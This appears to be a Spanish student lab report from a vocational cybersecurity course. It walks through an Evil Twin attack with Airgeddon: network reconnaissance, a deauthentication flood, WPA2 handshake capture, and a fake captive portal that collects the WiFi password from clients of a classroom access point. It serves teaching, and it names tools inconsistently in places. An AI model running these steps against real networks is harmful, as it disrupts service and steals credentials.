

Curso de Especialización

Ciberseguridad en las TIC

Actividad 27 - Evil Twin Attack + Fake AP Attack (Examen 4 del RA2)

Resumen

Autores: Marina del Pilar López, Isaac Rius, Luisa Rodríguez

Mayo 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	29/05/2026	Documentación de la práctica.
1.1	30/05/2026	Revisión del documento.

ÍNDICE

1. Introducción.....	4
2. Ataque con Airedon.....	4
Preparación del entorno.....	4
Reconocimiento del objetivo con airodump-ng.....	5
Configuración del ataque con Airedon.....	7
Ataque en marcha y resultado.....	14
3. Ataque con WifiPhiser.....	18
4. LilyGo T-Embed CC1101 Plus.....	25
Capacidades técnicas principales.....	27

1. Introducción.

Un ataque Evil Twin (Gemelo Malvado) consiste en crear un punto de acceso WiFi falso que imita a uno legítimo, con el mismo SSID (nombre de red) y en el mismo canal. El objetivo es engañar a los dispositivos cliente para que se conecten al AP falso en lugar del legítimo.

La técnica combina dos vectores de ataque:


- Desautenticación (Deauth): Se envían paquetes 802.11 de desautenticación al AP legítimo para forzar la desconexión de los clientes.
- Portal cautivo: El AP falso levanta un servidor web que muestra una página convincente solicitando la contraseña WiFi bajo el pretexto de una «actualización de firmware» u otro motivo. La contraseña introducida por la víctima queda registrada en el atacante

Para realizar el ataque se necesita: una máquina Kali Linux virtualizada, al menos una tarjeta de red inalámbrica (idealmente dos: una para el AP falso y otra para la desautenticación), y la herramienta Aircgeddon. En esta práctica se ha trabajado con una única tarjeta WiFi (wlan0/wlan1, adaptador Realtek RTL8188RU), usando wlan0 en modo AP y wlan1 en modo monitor para la desautenticación.

2. Ataque con Aircgeddon.

Preparación del entorno

El primer paso es comprobar que la tarjeta WiFi es reconocida por el sistema. Se ejecuta `iwconfig` para listar las interfaces inalámbricas disponibles.



```
↳ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

eth1        no wireless extensions.

docker0     no wireless extensions.

br-38baa1c4a8f5 no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr=2347 B  Fragment thr:off
            Power Management:off
```

Figura 1. Salida de `iwconfig`: interfaz `wlan0` disponible (Realtek RTL8188RU, 802.11n, 2.4GHz).

Se confirma la presencia de wlan0 con el chipset Realtek RTL8188RU. Las interfaces eth0, eth1 y docker0 no tienen extensiones inalámbricas.

Para poder capturar tráfico y enviar paquetes de desautenticación, la tarjeta debe estar en modo monitor. Se utiliza airmmon-ng para ello.

```
└─> sudo airmmon-ng start wlan0
[sudo] contraseña para marina:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    861 NetworkManager
    45530 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0                 rtl8192cu   Realtek Semiconductor Corp. RTL8188RU 802.11n WLAN Adapter
              (monitor mode enabled)
```

Figura 2. airmmon-ng activa el modo monitor en wlan0.

Se detectan procesos que pueden interferir (NetworkManager, wpa_supplicant).

Airgeddon advierte de dos procesos que podrían interferir con el modo monitor: NetworkManager (PID 861) y wpa_supplicant (PID 45530). La herramienta los gestiona automáticamente. El modo monitor queda habilitado correctamente.

Reconocimiento del objetivo con airodump-ng

Con la tarjeta en modo monitor se ejecuta airodump-ng para descubrir todos los puntos de acceso cercanos y sus clientes asociados. Esto permite identificar el AP objetivo y conocer su canal de operación. Se ha ejecutado el comando `sudo airodump-ng wlan0`.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:00:00:00:00:00	E0 -62	3	0 0	6	130	WPA2	CCMP	PSK	WIFI_CONVIDATS
54:00:00:00:00:00	C2 -62	3	0 0	1	130	WPA2	CCMP	PSK	WIFI_ADI
54:00:00:00:00:00	E1 -65	4	0 0	6	130	WPA2	CCMP	MGT	WIFI_EDU
A6:00:00:00:00:00	0E -41	11	0 0	4	135	WPA2	CCMP	PSK	AndroidAP_6254
E8:9C:25:17:ED:F8	10 -47	6	0 0	12	130	OPN			ASUS_10
9A:00:00:00:00:00	04 -41	12	0 0	6	135	OPN			Laboratorio_Ciberseguridad
54:00:00:00:00:00	62 -52	11	0 0	6	130	WPA2	CCMP	PSK	WIFI_ADI
54:00:00:00:00:00	61 -52	10	0 0	6	130	WPA2	CCMP	MGT	WIFI_EDU
54:00:00:00:00:00	60 -52	9	0 0	6	130	WPA2	CCMP	PSK	WIFI_CONVIDATS
54:00:00:00:00:00	62 -54	2	0 0	1	130	WPA2	CCMP	PSK	WIFI_ADI
54:00:00:00:00:00	40 -49	8	0 0	1	130	WPA2	CCMP	PSK	WIFI_CONVIDATS
54:00:00:00:00:00	42 -47	9	0 0	1	130	WPA2	CCMP	PSK	WIFI_ADI
54:00:00:00:00:00	41 -49	9	0 0	1	130	WPA2	CCMP	MGT	WIFI_EDU
E8:9C:25:17:ED:F8	3C -23	18	0 0	2	130	WPA2	CCMP	PSK	Nombre
E8:9C:25:17:ED:F8	70 -25	16	0 0	13	130	WPA2	CCMP	PSK	jesusyroberto
00:00:00:00:00:00	59 -45	14	8 2	11	54	WPA2	CCMP	PSK	hackmywifi
E8:9C:25:17:ED:F8	F8 -58	9	0 0	3	130	WPA2	CCMP	PSK	ASUS_Primer_Fila 
38:00:00:00:00:00	E6 -49	10	4 0	11	130	WPA2	CCMP	PSK	HackMe2

Figura 3. scaneo general con airodump-ng.

Se visualizan múltiples APs. Se identifica 'ASUS_Primer_Fila' (señalado con flecha) con BSSID E8:9C:25:17:ED:F8 en canal 3.

Una vez identificado el AP objetivo, se filtra la captura para enfocarse exclusivamente en él, obteniendo información detallada sobre los clientes conectados. Se ha ejecutado el comando `sudo airodump-ng -c 3 --bssid E8:9C:25:17:ED:F8 wlan0`.

CH 3][Elapsed: 18 s][2026-05-28 18:31									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH ESSID
E8:9C:25:17:ED:F8	-29	71	154	9 0	3	130	WPA2	CCMP	PSK ASUS_Primer_Fila
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes	
E8:9C:25:17:ED:F8	82		A8 -37	2e- 1e	2	9			

Figura 4. AP ASUS_Primer_Fila con BSSID E8:9C:25:17:ED:F8, canal 3.

Se observa un cliente conectado (MAC censurada).

Se encontró la información del wifi que queremos hackear:

- ESSID: ASUS_Primer_Fila
- BSSID: E8:9C:25:17:ED:F8
- Canal: 3
- Banda: 2.4Hz
- Cifrado: WPA2 CCMP PSK
- Usuario conectado con MAC censurada.

Configuración del ataque con Aircgeddon

Se lanza Aircgeddon y se selecciona la interfaz WiFi disponible. En el menú de selección de interfaz se elige la opción 5 correspondiente a wlan0, el adaptador Realtek 802.11n de 2.4GHz.

```
***** Selección de interfaz *****
Selecciona una interfaz para trabajar con ella:
-----
1. eth0 // Chipset: Intel Corporation Ethernet Connection
2. eth1 // Chipset: Realtek Semiconductor Co., Ltd. RTL8111/8168/8411
3. docker0 // Chipset: Desconocido
4. br-38baa1c4a8f5 // Chipset: Desconocido
5. wlan0 // 2.4Ghz (WiFi4) // Chipset: Realtek Semiconductor Corp. RTL8188RU 802.11n WLAN Adapter
-----
Consejo ¿Tienes algún problema con tu tarjeta inalámbrica? ¿Quieres saber qué tarjeta podría ser buena
para usar en aircgeddon? Consulta el wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets
-----
> 5
```

Figura 5. Menú de selección de interfaz en Aircgeddon.

Se selecciona wlan0 (opción 5).

En el menú principal de Aircgeddon se navega a la opción 7 – Menú de ataques Evil Twin, que agrupa todas las variantes de este tipo de ataque.

```
-----
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
-----
4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID/Decloaking
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise
11. Menú de ataques WPA3
-----
12. Acerca de & Créditos / Menciones de patrocinadores
13. Menú de opciones e idioma
-----
Consejo Si tu Linux es una máquina virtual, es normal que las tarje
como ethernet. Necesitarás una tarjeta wifi externa usb. Más info e
s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting#why-is-my-inte
rnet-interface-in-a-virtual-machine
-----
> 7
```

Figura 6. Menú principal de Airgeddon.

Se selecciona la opción 7 (Evil Twin).

Dentro del menú de Evil Twin se selecciona la opción 9 – Ataque Evil Twin AP con portal cautivo. Esta variante levanta un portal web que solicita la contraseña WiFi a la víctima, sin necesidad de realizar sniffing de tráfico cifrado.


```
Canal seleccionado: Ninguno
Banda seleccionada: Ninguna
ESSID seleccionado: Ninguno

Selecciona una opción del menú:
-----
0. Volver al menú principal
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Explorar para buscar objetivos (modo monitor requerido)
----- (sin sniffing, solo AP) -----
5. Ataque Evil Twin solo AP
----- (con sniffing) -----
6. Ataque Evil Twin AP con sniffing
7. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
8. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/BeEF
----- (sin sniffing, portal cautivo) -----
9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)
-----
Consejo La tecnica sslstrip no es infalible. Depende de muchos factores y no funciona siemp
navegadores como las últimas versiones de Mozilla Firefox no se ven afectados
-----
> 9
```

Figura 7. Submenú Evil Twin.

Se elige la opción 9 (portal cautivo, requiere modo monitor).

Airgeddon realiza un escaneo interno de las redes WPA/WPA2 disponibles. La primera pantalla muestra el escaneo en tiempo real con airodump-ng. Tras detenerlo, se presenta la lista numerada de APs encontrados. Se selecciona el número 29 correspondiente a ASUS_Primer_Fila (marcado con * por tener clientes asociados).

```

ng- Exploiting IoT targets
CH 9 ][ Elapsed: 6 s ][ 2026-05-28 18:34

BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
54:00:14:C1 -66 7 0 0 1 130 WPA2 CCMP MGT WIFI_EDU
54:00:1B:42 -67 2 0 0 11 130 WPA2 CCMP PSK WIFI_ADI
00:1E:59 -53 11 2 0 11 54 WPA2 CCMP PSK hackmywifi
54:0C:62 -70 14 0 0 6 130 WPA2 CCMP PSK WIFI_ADI
54:04:C0 -65 6 0 0 1 130 WPA2 CCMP PSK WIFI_CONVIDATS
54:01:02 -62 11 0 0 11 130 WPA2 CCMP PSK WIFI_ADI
54:01:01 -60 9 0 0 11 130 WPA2 CCMP MGT WIFI_EDU
54:01:00 -64 6 0 0 11 130 WPA2 CCMP PSK WIFI_CONVIDATS
E8:0E:10 -58 7 0 0 13 270 WPA2 CCMP PSK ASUS_HEXTECH
38:0B:E6 -58 18 2 0 11 130 WPA2 CCMP PSK HackMe2
54:0C:61 -66 15 0 0 6 130 WPA2 CCMP MGT WIFI_EDU
54:0C:60 -52 14 0 0 6 130 WPA2 CCMP PSK WIFI_CONVIDATS
54:03:E2 -65 5 0 0 6 130 WPA2 CCMP PSK WIFI_ADI
54:06:62 -56 20 0 0 1 130 WPA2 CCMP PSK WIFI_ADI
54:06:61 -58 12 0 0 1 130 WPA2 CCMP MGT WIFI_EDU
54:06:60 -57 21 0 0 1 130 WPA2 CCMP PSK WIFI_CONVIDATS
54:04:C2 -64 9 0 0 1 130 WPA2 CCMP PSK WIFI_ADI
A6:0C:0E -46 38 0 0 4 135 WPA2 CCMP PSK AndroidAP_6254
E8:0E:70 -42 41 5 0 1 130 WPA2 CCMP PSK WIFI-HACKING
E8:9C:25:17:ED:F8 -42 53 14 0 3 130 WPA2 CCMP PSK ASUS_Primer_Fila
E8:0C:3C -52 41 0 0 2 130 WPA2 CCMP PSK Nombre
54:0C:42 -55 27 0 0 1 130 WPA2 CCMP PSK WIFI_ADI
54:0C:41 -56 30 0 0 1 130 WPA2 CCMP MGT WIFI_EDU
54:0C:40 -55 29 0 0 1 130 WPA2 CCMP PSK WIFI_CONVIDATS

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 96:08:B0 -39 0 - 1 0 1
(not associated) 6A:02:F6 -45 0 - 1 49 25 Coli,Konstandin, 2.4G,ALBtelecom-WIFI

```

La interfaz seleccionada wlan1 está en modo monitor. La exploración se puede realizar

La acción que has elegido realizar solo se puede llevar a cabo sobre redes WPA/WPA2, no filtro de escaneo se ha incluido WPA3 ya que estas redes a veces funcionan en "Mixed mod PA2/WPA3 y cuando es el caso son mostradas en la ventana de escaneo como WPA3. Es decir, redes WPA3 pero luego airgeddon las analizará tras el escaneo para dejarte seleccionar que ofrezcan también WPA2

Filtro WPA/WPA2/WPA3 activado en escaneo. Una vez empezado, pulse [Ctrl+C] para pararlo. Pulsa la tecla [Enter] para continuar...

Figura 8. Escaneo de redes.

```

19) 54:D7:E3:20:F1:02 11 2.4Ghz 51% WPA2 WIFI_ADI
20)* 00:25:69:67:9E:59 11 2.4Ghz 52% WPA2 hackmywifi
21) 54:D7:E3:20:F1:01 11 2.4Ghz 53% WPA2 WIFI_EDU
22) 54:D7:E3:1E:7F:40 1 2.4Ghz 55% WPA2 WIFI_CONVIDATS
23) 54:D7:E3:1E:7F:41 1 2.4Ghz 55% WPA2 WIFI_EDU
24) 54:D7:E3:1E:7F:42 1 2.4Ghz 55% WPA2 WIFI_ADI
25) A6:81:09:38:4C:0E 4 2.4Ghz 57% WPA2 AndroidAP_6254
26)* E8:9C:25:16:0E:10 13 2.4Ghz 57% WPA2 ASUS_HEXTECH
27)* E8:9C:25:16:0E:70 1 2.4Ghz 58% WPA2 WIFI-HACKING
28) 54:D7:E3:1D:FC:61 6 2.4Ghz 59% WPA2 WIFI_EDU
29)* E8:9C:25:17:ED:F8 3 2.4Ghz 71% WPA2 ASUS_Primer_Fila

(*) Red con clientes
-----
Selecciona la red objetivo:
>

```

Figura 9. Lista de redes escaneadas por Airgeddon.

Los APs marcados con (*) tienen clientes conectados. Se selecciona ASUS_Primer_Fila (opción 29).

Airgeddon muestra el resumen de configuración (BSSID, canal, ESSID) y ofrece tres métodos de desautenticación. Se elige la opción 1 – Ataque Deauth / Disassoc amok mdk4, que envía paquetes de desconexión de forma masiva contra todos los clientes del AP objetivo.

```
***** Desautenticación para Evil Twin *****
Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz (WiFi4)
BSSID seleccionado: E8:9C:25:17:ED:F8 (personal)
Canal seleccionado: 3
Banda seleccionada: 2.4Ghz
ESSID seleccionado: ASUS_Primer_Fila
Fichero de Handshake seleccionado: Ninguno

Selecciona una opción del menú:
-----
0. Volver al menú de ataques Evil Twin
-----
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque Auth DoS
-----
Consejo Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20%26%20Troubleshooting) o preguntar en nuestro servicio de Discord.
Enlace de invitación: https://discord.gg/sQ9dgt9
-----
> 1
```

Figura 10. Menú de desautenticación.

Se elige mdk4 (opción 1) para desconectar clientes del AP legítimo.

El ataque de portal cautivo con Airgeddon requiere previamente capturar el Handshake WPA2 del AP objetivo. Este handshake se usa para verificar que la contraseña introducida por la víctima en el portal es correcta antes de dársela por válida.

Se responde N a la pregunta de spoofing MAC y N a si ya disponemos de un handshake previo, para capturarlo en el momento.

```

¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]
> n
Este ataque requiere que tengas capturado previamente un fichero de Handshake de una red WPA/WPA2

Si no tienes un fichero de Handshake capturado de la red objetivo puedes obtenerlo ahora
-----

¿Tienes ya un fichero de Handshake capturado? Responde sí ("y") para introducir la ruta o responde no (
"n") para capturar uno ahora [y/N]
> n

Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [
20]:
>

Timeout elegido 20 segundos

Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los c
lientes y forzarles a reconectar

No cierres manualmente ninguna ventana, el script lo hará cuando proceda. En unos 20 segundos como máxi
mo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar...

```

Figura 11. Configuración del ataque: sin spoofing MAC, sin handshake previo (se capturará ahora).

Airgeddon abre automáticamente dos ventanas en paralelo: una con airodump-ng para capturar el handshake y otra con aireplay-ng para desautenticar los clientes y forzarlos a reconectarse (momento en que se produce el handshake).

The image shows two terminal windows side-by-side. The left window is titled 'aireplay deauth attack' and displays a series of log messages indicating that deauthentication packets (code 7) are being sent to a target BSSID (E8:9C:25:17:E8:F8) on channel 5. The right window is titled 'airodump-ng' and shows a list of detected wireless clients. The target client (E8:9C:25:17:E8:F8) is highlighted in blue, and the log shows a successful capture of a handshake (4-way handshake) for this client.

Figura 12. Ataque en marcha.

Ventana izquierda con aireplay deauth (enviando paquetes DeAuth); ventana derecha con airodump captutando el handshake del AP objetivo.

```
Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los c
lientes y forzarles a reconectar

No cierres manualmente ninguna ventana, el script lo hará cuando proceda. En unos 20 segundos como máxi
mo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar...

Espera. Ten un poco de paciencia...

Además de capturar un Handshake, se ha comprobado que se capturado con éxito también un PMKID de la red
elegida como objetivo

Enhorabuena!!

Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/ro
ot/handshake-E8:9C:25:17:ED:F8.cap]
> █
```

Figura 13. Handsake capturado y guardado en un archivo .cap.

Una vez guardado el handshake, Airededon continúa configurando el portal cautivo. Se indica la ruta donde guardar la contraseña capturada (valor por defecto aceptado) y se selecciona el idioma español (opción 2) para que el portal cautivo se muestre en español a la víctima.

```
La ruta es válida y tienes permisos de escritura. El script puede continuar...

Fichero de captura generado con éxito en [/root/handshake-E8:9C:25:17:ED:F8.cap]
Pulsa la tecla [Enter] para continuar...

BSSID elegido E8:9C:25:17:ED:F8

Canal establecido 3

Banda establecida a 2.4Ghz

ESSID elegido ASUS_Primer_Fila

Si se consigue la contraseña de la red wifi con el portal cautivo, hay que decidir donde guardarla. Esc
ribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/
evil_twin_captive_portal_password-ASUS_Primer_Fila.txt]
> █
```

Figura 14. Configuración del fichero de salida para la contraseña capturada (/root/evil_twin_captive_portal_password-ASUS_Primer_Fila.txt).

```
Elige el idioma en el que los clientes de la red verán el portal cautivo:
-----
0. Volver al menú de ataques Evil Twin
-----
1. Inglés
2. Español
3. Francés
4. Catalán
5. Portugués
6. Ruso
7. Griego
8. Italiano
9. Polaco
10. Alemán
11. Turco
12. Árabe
13. Chino
-----
Consejo En el ataque Evil Twin con BeEF integrado, además de obtener claves con sniffing, podrás intentar controlar el navegador de los clientes lanzando numerosos vectores de ataque. El éxito de estos dependerá de muchos factores como el tipo de navegador y la versión que utilice el cliente
-----
> 2
```

Figura 15. Selección de idioma del portal cautivo: español (opción 2).

Ataque en marcha y resultado

Una vez confirmada la configuración, Airgeddon levanta toda la infraestructura del ataque distribuyéndola en múltiples ventanas simultáneas:

- AP: wlan0 configurado como punto de acceso falso (ASUS_Primer_Fila).
- DHCP: servidor ISC DHCP asignando IPs en la subred 192.168.1.0/24.
- DNS: servidor dnsmasq redirigiendo todo el tráfico al portal cautivo.
- Deauth: ataque continuo de desautenticación contra el AP legítimo.
- Control: panel de monitorización que muestra clientes conectados e intentos.

Actividad 27 - Evil Twin Attack + Fake AP Attack (Examen 4 del RA2)




Figura 16. Lista general del ataque activo: ventanas AP, DHCP, DNS, Deauth y Control.

Panel de Control muestra: BSSID E8:9C:25:17:ED:F8, canal 3, ESSID ASUS_Primer_Fila, sin clientes aún.

La víctima pierde la conexión con el AP legítimo debido al ataque de desautenticación continuo y se conecta al AP falso. El panel de Control registra la IP asignada por DHCP (192.168.1.33) y el estado «Está activo». Al abrir el navegador, se le redirige automáticamente al portal cautivo.




Figura 17. Primera víctima conectada: IP 192.168.1.33. El panel muestra 'Está activo' pero todavía no ha accedido al portal.

Actividad 27 - Evil Twin Attack + Fake AP Attack (Examen 4 del RA2)




Figura 18. Estado avanzado del ataque: dos clientes conectados (192.168.1.33 y 192.168.1.34 'Patatita').

Ambos están activos pero aún no han introducido la contraseña.

Finalmente, uno de los clientes introduce la contraseña del WiFi en el portal cautivo. Airgeddon verifica automáticamente que la contraseña introducida es correcta comparándola contra el handshake capturado previamente. Al ser válida, la muestra en el panel de Control y detiene el ataque.

